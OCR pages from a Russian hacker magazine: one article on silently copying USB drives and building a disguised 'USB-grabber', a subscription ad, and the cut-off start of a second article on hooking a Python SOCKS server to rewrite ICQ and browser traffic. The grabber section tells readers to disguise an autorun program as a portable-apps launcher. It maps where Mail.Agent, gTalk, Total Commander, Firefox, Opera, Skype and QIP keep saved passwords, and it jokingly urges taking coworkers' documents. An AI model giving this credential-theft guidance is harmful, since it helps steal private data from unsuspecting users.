
И самое главное, с этим классом чрезвычайно просто работать — в этом ты сейчас убедишься.
Подключение класса к своему проекту выполняется стандартным образом, и останавливаться на этом смысла нет. Поэтому перейдем сразу к инициализации. Выполняется она так:

```
flashDriveDetector = new DriveDetector();

flashDriveDetector.DeviceArrived +=
      new DriveDetectorEventHandler(OnDriveArrived);

flashDriveDetector.DeviceRemoved +=
      new DriveDetectorEventHandler(OnDriveRemoved);
```

После создания экземпляра объекта класса DriveDetector я определяю обработчики событий DevieArrived() и DriveRemoved(). По их названию нетрудно догадаться, за что они отвечают. Весь код инициализации лучше всего писать в метод Form1().
Основной код нашей программы будет находиться в обработчике события DeviceArrived. Его текст ты увидишь на врезке.
В самом начале листинга я определяю путь к папке, в которую мы копируем содержимое флешки. Выполнять копирование будем в директорию «flash_текущая дата», расположенную вместе с папкой, из которой запущено наше приложение — так удобнее.
Определившись с именем папки, я пытаюсь создать ее с помощью функции CreateDirectory(). Эту функцию я написал исключительно для удобства. В ней происходит создание экземпляра объекта DirectoryInfo, предназначенного для работы с директориями, и



ФЛЕШКА ОБНАРУЖЕНА И СКОПИРОВАНА

вызов его метода Create(), который и создает новую папку.
После создания папки можно выполнять копирование. Копирование всех файлов я выполняю с помощью объекта типа xDirectory. Если ты набираешь код из листинга самостоятельно, то при попытке компиляции компилятор разродится ошибкой, в которой черным по белому будет сказано: «Объект такого типа не найден».
Дело в том, что xDirectory — сторонний класс. Когда-то давным-давно я его нашел на просторах инета и с тех пор частенько использую в своих проектах. Мне он нравится тем, что для копирования вложенных папок достаточно вызвать один метод. Кроме того, он позволяет устанавливать фильтры.
Реально обойтись и без него. Берем стандартные классы, хорошо знакомый всем программистам прием — рекурсию — и пишем пару десятков строк кода. Увы, этого я делать категорически не хочу. На дворе XXI век, нужно по максимуму оптимизировать свои действия и xDirectory нам в этом поможет.
Модуль с классом лежит у нас на диске, а узнать о предназначении методов/свойств/событий ты можешь, взглянув на соответствующую таблицу.
Попробуй запустить наше приложение и вставить флешку. Через несколько секунд (в зависимости от захламленности твоей флешки) все содержимое usb-драйва перенесется в папку, из которой ты запустил свежеиспеченное приложение.

USB-ГРАББЕР

Теперь рассмотрим обратную задачу и поговорим о нюансах создания т. н. флешки-граббера. Принцип создания точно такой же. Тебе нужно написать простенькое приложение, которое будет автоматически запускаться после инсталляции флешки.
В процессе работы приложение будет шерстить по папкам/ключам реестра, в которых популярные программы хранят сохраненные пароли и по возможности копировать всю инфу в одну из своих папок. Чтобы твой автоpан не вызвал подозрений у бедного юзера, потрудись тщательно его замаскировать. Например, под launch-меню. Ты, наверное, в курсе, что сейчас стали очень популярны так называемые portable-версии приложений, то есть программы, умеющие работать прямо с флешки. На этом лучше всего и сыграть. Оформи программу в соответствующем стиле и для правдоподобности брось

СОБЫТИЯ КЛАССА XDIRECTORY

Событие	Описание
ItemIndexedEventHandler	Возникает при индексировании очередного файла/папки
IndexCompleateEvent Handler	Происходит во время завершения создания списка копируемых файлов
ItemCopiedEventHandler	Срабатывает во время копирования очередного файла
CopyCompleteEventHandler	Возникает при полном завершении копирования файлов.

несколько кнопок, предназначенных для запуска каких-либо программ. Мой вариант оформления представлен на одной из иллюстраций.

КАК БУДЕМ ГРАБИТЬ?

Сразу скажу, что супер-хакерских действий здесь совершать не нужно. Большинство программ хранят личные данные в папке Documents and Settings\Пользователь\Application Data\%ProgramName% или в реестре. Под ProgramName подразумевается любая программа. Если ты сталкиваешься с первым вариантом, то придется воспользоваться уже знакомым классом xDirectory (или стандартными методами работы с файлами) и скопировать с его помощью все необходимое. Во втором случае тебе придется поработать с реестром. Пример копирования файлов приводить не стану (рассматривали уже), а вот как взаимодействовать с реестром средствами .NET — я сейчас покажу (на примере определения пути к папке TC):

```
RegistryKey readKey = Registry.CurrentUser.
OpenSubKey("software\\Ghisler\\Total
Commander");

string key =
   (string) readKey.GetValue("InstallDir");
```

На этом все. Кода больше не будет. Этих знаний тебе должно хватить, чтобы стянуть файлы с ценной инфой. Чтобы чуточку облегчить задачу, я подготовил список наиболее популярных программ и расписал все пути, по которым они хранят сохраненные данные пользователя.

MAIL.AGENT

Мессенджер от Mail.ru сейчас пользуется огромной популярностью среди простых смертных юзеров (особенно у женского пола). Цели ясны, задачи поставлены, поэтому нас интересуют:



warning

Эту программу мы используем исключительно для своевременного бэкапа содержимого флешек на диск и бэкапа паролей на флешку. А ты что подумал? Незаконное использование подобного софта наказуемо!



dvd

Все сорцы и необходимые компоненты ты можешь найти на нашем диске.








НА ЗАМЕТКУ

Не забывай, многие пользователи хранят конфиденциальную инфу в папке «Мои документы». Как минимум, там могут быть интересные рабочие документы, а иногда и целые файлики с паролями. Я в свое время (на бывшей работе) обнаружил на компе бухгалтера аккуратненько отформатированный файл с паролями к банк-клиентам. Как настоящий друг, ты должен помочь всем этим людям с бэкапом их конфиденциальной информации.



MSDN — НАЙДЕТСЯ ВСЕ

1. Хистори. Всю историю переписки пользователя МА хранит в Documents and setting\%Пользователь%\Appication Data\Mra\base. В папке base есть файлик mra.dbs. Это, собственно говоря, и есть файл истории.
2. Контакт-Лист. Список контактов расположен в папке MRA\%аккаунт пользователя%\clist5.txt. Учти, пользователей работающих с mail.agent может быть несколько (или у одного юзера может быть несколько акков). Поэтому разумней всего будет скопировать все папки, содержащие в названии символ «@».
3. Пароль. Пароль (точнее, его хэш) от учетной записи пользователя дислоцируется в реестре по пути — HKCU\Software\Mail.RU\Agent\magent_logins2\%Account% в параметре ####password.

GTALK

Компания Google создает удобные и функциональные продукты, среди которых присутствует gabber-клиент — gTalk. Сегодня gTalk еще не сильно популярен. На каждом втором ПК он не установлен, но иногда все же встречается и, чтобы быть в теме, лучше сразу научить нашу программу доставать пароли и от этого мессанджера. Пароли от всех учетных записей gTalk хранит в реестре — HHEY_CURRENT_USER\Software\Google\Google Talk\Accounts. В этой ветке перечислены все аккаунты, под которыми когда-либо был выполнен вход в gTalk. Пароли к аккаунту записаны в строковом параметре pw.

TOTAL COMMANDER

Total Commander — безусловно, самый популярный файловый менеджер. Функций в программе содержится приблизительно вагон и маленькая тележка (и еще столько же можно на него навесить при помощи дополнительных плагинов). Нас интересует лишь встроенный FTP-клиент. Его используют многие, и пароли, конечно же, сохраняют.
TC в отличие от многих других программ не хранит пароли в реестре, а юзает старые добрые ini-файлы. Пароли, а также все необходимые данные для подключения к серверам (ip, порт, имя пользователя и т.д.) Total Commander хранит в файле wcx_ftp.ini, который невинно располагается в папке с программой. Путь к директории, в которую установлен Total Commander, ты можешь узнать из реестра. Загляни в ветку HKEY_CURRENT_USER\Software\Ghisler\Total Commander.

FIREFOX

Сегодня браузер — это не просто программа для WEB-путешествий, а целый комбайн, который помимо разнообразных возможностей хранит очень много конфиденциальной инфы. Типичный тому пример — web-формы. 99% современных сайтов требуют регистрации. Запомнить и постоянно держать в голове связку логин/пароль для каждого сайта — задача нереальная, особенно если ты продвинутый пользователь и серфинг интернета у тебя не ограничивается одними «Одноклассниками» и «ВКонтакте». Разработчики облегчили жизнь пользователям и встроили в программы так называемые «хранилища паролей». Зарегистрировался, зашел под своей учеткой, приказал браузеру запомнить учетные данные — и забыл. При следующем посещении останется только выполнить пару щелчков мышкой, и ты уже на сайте. Раз браузер сохраняет пароли, значит, у нас возможность утянуть всю его базу.
1. sessionstore.js — файл содержит в себе все сохраненные сессии.
2. signons3.txt — зашифрованные пароли (для третьей версии FF).
3. signons.sqlite — SQLite-база, содержащая все зашифрованные пароли.
4. key3.db — база данных, содержащая ключи для сертификатов.
Все эти файлы расположены в уже знакомой тебе Document and Settings\%UserName%\Application Data\Mozilla\FireFox\Profiles\%Имя профиля%.

OPERA

Opera — браузер, который очень популярен среди российских пользователей. Естественно, мы не можем оставить его без внимания. Итак, с Opera ситуация примерно такая же, как и с FireFox. Все сохраненные в браузере пароли хранятся по адресу Document and Settings\%UserName%\Application Data\Opera\profile в файле wand.dat. Получается, при обнаружении Opera мы будем действовать так же, как и в случае с FireFox.

SKYPE

Популярность скайпа растет каждый день. Многие его используют не как средство совершения звонков, а для банального удобного чата. Все сокровенные данные, как и следует ожидать, расположены в профиле пользователя (там же, где хранит их опера или FF). Для их «приватизации» придется скопировать профиль пользователя из Document and Settings\%userName%\Application Data\Skype\ и экспортировать ветку реестра — HKEY_CURRENT_USER\Software\Skype\ProtectedStorage.

QIP

Как и большинство описанных ранее программ, QIP все сохраненные пароли хранит в Application Data\qip.

COPYING COMPLETED

Технология .NET сильно упростила нам задачу, в результате чего весь кодинг свелся к вызову нескольких методов. Ты, конечно, можешь сказать, что это не круто и что такие штуки куда эффективней написать на WinAPI или ASM'е. В чем-то я с тобой соглашусь, но учти, на WinAPI и, тем более, на Асме написать такую программку так же быстро не удастся. Пока другие пишут километровый код, мы с тобой будем собирать урожай. Удачи в программировании, а если возникли вопросы, — милости прошу, пиши на мыло.

ПОДПИСКА В РЕДАКЦИИ



ГОДОВАЯ ПОДПИСКА ПО ЦЕНЕ

2100 руб. (на 15% дешевле чем при покупке в розницу)

Единая цена по всей России. Доставка за счет издателя, в том числе курьером по Москве в пределах МКАД

ВНИМАНИЕ!
ВТОРОЕ СПЕЦПРЕДЛОЖЕНИЕ!

При подписке на комплект журналов

ЖЕЛЕЗО + ХАКЕР + DVD:

- Один номер всего за 155 рублей (на 25% дешевле, чем в розницу)

ЗА 12 МЕСЯЦЕВ



ЗА 6 МЕСЯЦЕВ



Подписка на журнал **«ХАКЕР+DVD»** на 6 месяцев стоит 1200 руб.

По всем вопросам, связанным с подпиской, звоните по бесплатным телефонам **8(495)780-88-29** (для москвичей) и **8(800)200-3-999** (для жителей других регионов России, абонентов сетей МТС, БиЛайн и Мегафон). **Вопросы о подписке можно также направлять по адресу info@glc.ru или прояснить на сайте www.GLC.ru**

ВЫГОДА ● ГАРАНТИЯ ● СЕРВИС

КАК ОФОРМИТЬ ЗАКАЗ

1. Разборчиво заполните подписной купон и квитанцию, вырезав их из журнала, сделав ксерокопию или распечатав с сайта www.glc.ru.
2. Оплатите подписку через Сбербанк .
3. Вышлите в редакцию копию подписных документов — купона и квитанции — любым из нижеперечисленных способов:

- по электронной почте **subscribe@glc.ru;**
- по факсу **8 (495) 780-88-24;**
- по адресу **119021, Москва, ул. Тимура Фрунзе, д. 11, стр. 44, ООО «Гейм Лэнд», отдел подписки.**

ВНИМАНИЕ!

Подписка оформляется в день обработки купона и квитанции в редакции:

- в течение пяти рабочих дней после отправки подписных документов в редакцию по факсу или электронной почте;
- в течение 20 рабочих дней после отправки подписных документов по почтовому адресу редакции.

Рекомендуем использовать факс или электронную почту, в последнем случае предварительно отсканировав или сфотографировав документы. **Подписка оформляется с номера, выходящего через один календарный месяц после оплаты.** Например, если вы производите оплату в апреле, то журнал будете получать с июня.

Оформить подписку на Хакер стало еще проще! С июля 2009 года это можно сделать в любом из 72 000 платежных терминалах QIWI (КИВИ) по всей России.



ПОДПИСНОЙ КУПОН

ПРОШУ ОФОРМИТЬ ПОДПИСКУ НА ЖУРНАЛ « »

☐ на 6 месяцев
☐ на 12 месяцев
начиная с ____________ 200 г.

☐ Доставлять журнал по почте на домашний адрес
Доставлять журнал курьером:
☐ на адрес офиса*
☐ на домашний адрес**

(отметь квадрат выбранного варианта подписки)

Ф.И.О. ____________

АДРЕС ДОСТАВКИ:

индекс ____________
область/край ____________
город ____________
улица ____________
дом ______ корпус ______
квартира/офис ____________
телефон (______) ____________
код
e-mail ____________
сумма оплаты ____________

*в свободном поле укажи название фирмы и другую необходимую информацию
**в свободном поле укажи другую необходимую информацию и альтернативный вариант доставки в случае отсутствия дома

свободное поле

Извещение

ИНН 7729410015 ООО «Гейм Лэнд»
АБ «ОРГРЭСБАНК», г. Москва
р/с № 40702810509000132297
к/с № 30101810900000000990
БИК 044583990 КПП 770401001
Плательщик
Адрес (с индексом)

Назначение платежа	Сумма
Оплата журнала «____________» с 200 г.	

Ф.И.О.
Подпись плательщика

Кассир

Квитанция

ИНН 7729410015 ООО «Гейм Лэнд»
АБ «ОРГРЭСБАНК», г. Москва
р/с № 40702810509000132297
к/с № 30101810900000000990
БИК 044583990 КПП 770401001
Плательщик
Адрес (с индексом)

Назначение платежа	Сумма
Оплата журнала «____________» с 200 г.	

Ф.И.О.
Подпись плательщика

Кассир



РОМАН «PREDIDENTUA» ХОМЕНКО
/ HTTP://TUTAMC.COM /

ИГРА В СОКС ПО-**ПРОГРАММЕРСКИ**

Прокачиваем аську и браузеры с использованием socks-сервера на Python'е

Для обычного человека socks-сервер — это просто штука, которая позволяет менять IP. Но хакеру она готова раскрыть еще несколько секретов: например, как слушать и видоизменять трафик, добавляя функционал к любым программам.

ВАРИАНТ 1. ПРОКАЧАЕМ БРАУЗЕР

После появления браузера Google Chrome я почти полностью перешел на него. Бродилка хороша всем, но огорчает ограниченный функционал и отсутствие плагинов. Значит, теоретически для хакинга он не подходит. Спокойно! На помощь придет локальный socks-сервер, через который можно направлять весь трафик Chrome'а. Это даст возможность безгранично увеличивать функциональность браузера. Так, мы сможем изменять заголовки http-запросов (в том числе, user-agent) на маленький шелл, который часто используется при локальных инклудах. И показывать кукисы, параметры, которые передавались скрипту, модифицируя их в автоматическом режиме. Кроме того, станет возможно сохранять все загружаемые браузером ресурсы.

ВАРИАНТ 2. ХРАНИМ СЕКРЕТ СРЕДИ ПАБЛИКА

Об этом методе нестандартного использования соксов я узнал после вступления в FOA Group. Для внутренних нужд группой был написан socks-сервер, который во всех POST-запросах искал заданные маркеры и, в случае нахождения, шифровал текст между ними с использованием AES и BASE64. Стало реально писать на любом сайте, ощущая полную уверенность, что левые люди этот текст не прочитают. До шифрования текст выглядит так: [FOA]secure text[/FOA], а socks-сервер переделывает его во что-то вроде [FOA]BASE64==[/FOA]. При загрузке html-страниц он автоматически выполняет обратное преобразование. Если увидишь где-то на форумах среди обычного текста непонятную base64-строку, — есть вероятность, что она содержит какую-либо секретную информацию.


ВАРИАНТ 3. ШИФРОВАНИЕ АСЬКИ

Само собой, прокачиванием браузера польза от сокс-серверов не ограничивается. Обратим взоры на аську (несмотря на происки жабберастов, она остается живее всех живых). Асечка — продукт небезопасный, сообщения передаются в явном виде и могут быть отсниффаны злобными соседями по локале. Передавать интимную информацию в объятия любопытных чуваков из интернетов в наши планы не входит, поэтому попробуем пофиксить ситуацию. Во-первых, для этой цели существует бесплатный продукт Simp, представляющий собой socks-сервер, который автоматически шифрует сообщения RSA-ключами. А во-вторых, мне он не нравится :). Поэтому мы с тобой рассмотрим создание более легкой и элегантной версии подобного софта. Разумеется, с реализацией на Python'е.

ВЫБОР SOCKS-СЕРВЕРА И ВНЕДРЕНИЕ В НЕГО

Socks — протокол несложный и хорошо документированный. При желании сервер можно закодить самому за три четверти часа, но мы поступим по-хакерски, внедрившись в существующий сокс-сервер. Мне больше всего





РАНЬШЕ ШИФРОВАНИЕ БЫЛО ВЕСЕЛЕЕ



OSCAR. НЕ ПРОТОКОЛ!



РАЗНООБРАЗИЕ SOCKS'ОВ

ДЛЯ ФАНАТИКОВ АСЬКИ ДАЖЕ ЗУБНУЮ ПАСТУ ВЫПУСКАЮТ

ПИТОН ДЛЯ БЛОНДИНОК

нравится socks-сервер от Xavier Lagraula. Он представляет собой набор скриптов, основными среди которых являются PySocks.py (главная программа) и socks.conf (конфиг). Зайдем в конфиг и выставим два параметра:

```
bind_address : 127.000.000.001
bind_port : 1080
```

Здесь мы определяем IP-шник и порт, на котором будет висеть socks-сервер. Теперь можно запустить PySocks.py и попробовать его в работе. Кстати, при запуске сервера ты наверняка заметил черное консольное окошко, которое портит внешний вид твоей новой Windows7? Чтобы убрать его, измени расширение файла PySocks с py на pyw.
Затем найдем место внедрения нашего кода. Для этого нужно знать, что для чтения данных с сокета есть функция recv. Если мы откроем файл PySocks.py и попробуем поискать название функции, то сразу же найдем следующий код (без выделенного **жирным шрифтом**):

```
data = readable_sock.recv(self.server)

if data:
   if readable_sock == client_sock:
      my_type = 1
   else:
      my_type = 2
   data = my_hack.my_hack(my_type,data)
```

```
   writeableslist[0].send(data)
   if readable_sock == client_sock:
      octets_out += len(data)
   else:
      octets_in += len(data)
else:
   raise Connection_Closed
```

Этот код читает данные с одного сокета и записывает их в другой. Именно в этот участок мы и присунем свой код (он как раз выделен). Здесь по значению client_sock мы узнаем, в какую сторону идет информация, и передаем ее в нашу функцию my_hack. Она будет находиться в одноименном модуле. То есть, все данные после нашего внедрения начнут проходить через my_hack, в котором мы, соответственно, и получим полную власть над информацией. Минимальный вариант модуля my_hack.py, который должен размещаться в каталоге с остальными файлами socks-сервера, таков:


```
def my_hack(type,data):
   return data
```

Как видим, эта функция (my_hack) лишь возвращает то, что ей передали, и поэтому никак не влияет на socks-сервер.



OSCAR

OSCAR — открытый, но не свободный сетевой протокол, обеспечивающий обмен мгновенными и оффлайновыми текстовыми сообщениями. В данный момент используется для двух систем компании AOL (сейчас Time Warner): ICQ и AIM. AOL открыла спецификации протокола 5 марта 2008 года и разрешила создание альтернативных клиентов. Конечно же, не без ограничений.



НАПИСАНИЕ СКРИПТА В NETBEANS'E

ШИФРОВАНИЕ

Для реализации функции шифрования я нашел чудесный модуль — pyDes.py, сделанный добрыми руками человека по имени Todd Whiteman. Для шифрования или расшифровки с помощью модуля нужно создать объект и передать ему пароль и установить параметр padmode=pyDes.PAD_PKCS5. Дальше все просто — используем функцию encrypt для шифрования и decrypt для расшифровки.
Ниже приведен пример двух функций, которые упрощают процесс шифровки-дешифровки. Эти функции мы позже будем использовать для шифрования сообщений аськи:

```
import pyDes
# функция для шифрования
def encode(password,data):
    k = pyDes.des(pass,
      padmode = pyDes.PAD_PKCS5)
    return k.encrypt(data)
# функция для расшифровки
def decode(password,data):
    k = pyDes.des(pass,
        padmode=pyDes.PAD_PKCS5)
    return k.decrypt(data)
```

Мы используем DES-шифрование, но этот модуль также поддерживает надежный 3DES. А если захочешь использовать AES, то тут я могу посоветовать использовать Python Cryptography Toolkit.

ПРОТОКОЛ АСЬКИ

Самый сложный момент — разобраться с протоколом аськи. Я честно начал вкуривать в документацию и даже прочел пару страниц, но затем мотивация иссякла, я бросил теорию и перешел к изучению протокола методом проб и ошибок.
Для анализа протокола сохраним несколько сообщений. Тут подойдет такой код в нашей функции my_hack:

```
#если исходящее соединение
if type == 1:
    file = open('q.txt.', 'w+')
    file.write(data)
    file.close()
```

При просмотре сохраненных сообщений стало ясно, что во всех них вначале идет 0x2a02, далее — 2 байта (число, которое увеличивается на единицу при каждом следующем обмене данными с сервером). Следующими идут 2 байта, которые обозначают длину всего блока данных, без учета первых 6 байт. После заголовка идет блок данных; для исходящих сообщений он всегда начинается с 0x00040006.
В блоке данных важным полем является байт с номером 26. В нем содержится размер номера аськи. Размер номера запомним обязательно, ведь при расчете остальных смещений нужно учитывать длину номера. Слово по адресу 39 помещает в себе размер сообщения + 4 байта. Само сообщение начинается с адреса 45 + длина_номера аськи. Теперь у нас

HTTP://WWW


links
• Официальное описание протокола аськи: dev.aol.com/aim/oscar.

• Сайт библиотеки для DES-шифрования: sourceforge.net/projects/pydes.

• Написанный на Python'e socks-сервер, который мы модифицируем: sourceforge.net/projects/pysocks.




dvd
• На диске в ожидании тебя покоятся полные скрипты написанного socks-сервера с подробными комментариями от автора.
• Без демонстрационного видео я тебя не оставлю — смотри его с нашего диска!



info
SOCKS — сетевой протокол, который позволяет клиент-серверным приложениям прозрачно использовать сервисы за межсетевыми экранами (файрволами). «SOCKS» — это сокращение от «SOCKetS» (сокеты, гнезда).





ПРОЦЕСС ОТЛАДКИ КОДА В NETBEANS'E

достаточно информации, чтобы считать сообщение для последующего шифрования:

```
if type == 1:
    # отбираем только исходящие сообщения аськи
    if data[0:2] == '\x2a\x02'
        and data[6:10] == '\x00\x04\x00\x06':
      # определяем длину номера аськи
      len_num = ord(data[26])
      # определяем длину сообщения
      len_msg = ord(data[39+len_num])*256
        +ord(data[40+len_num])-4
      # читаем сообщение
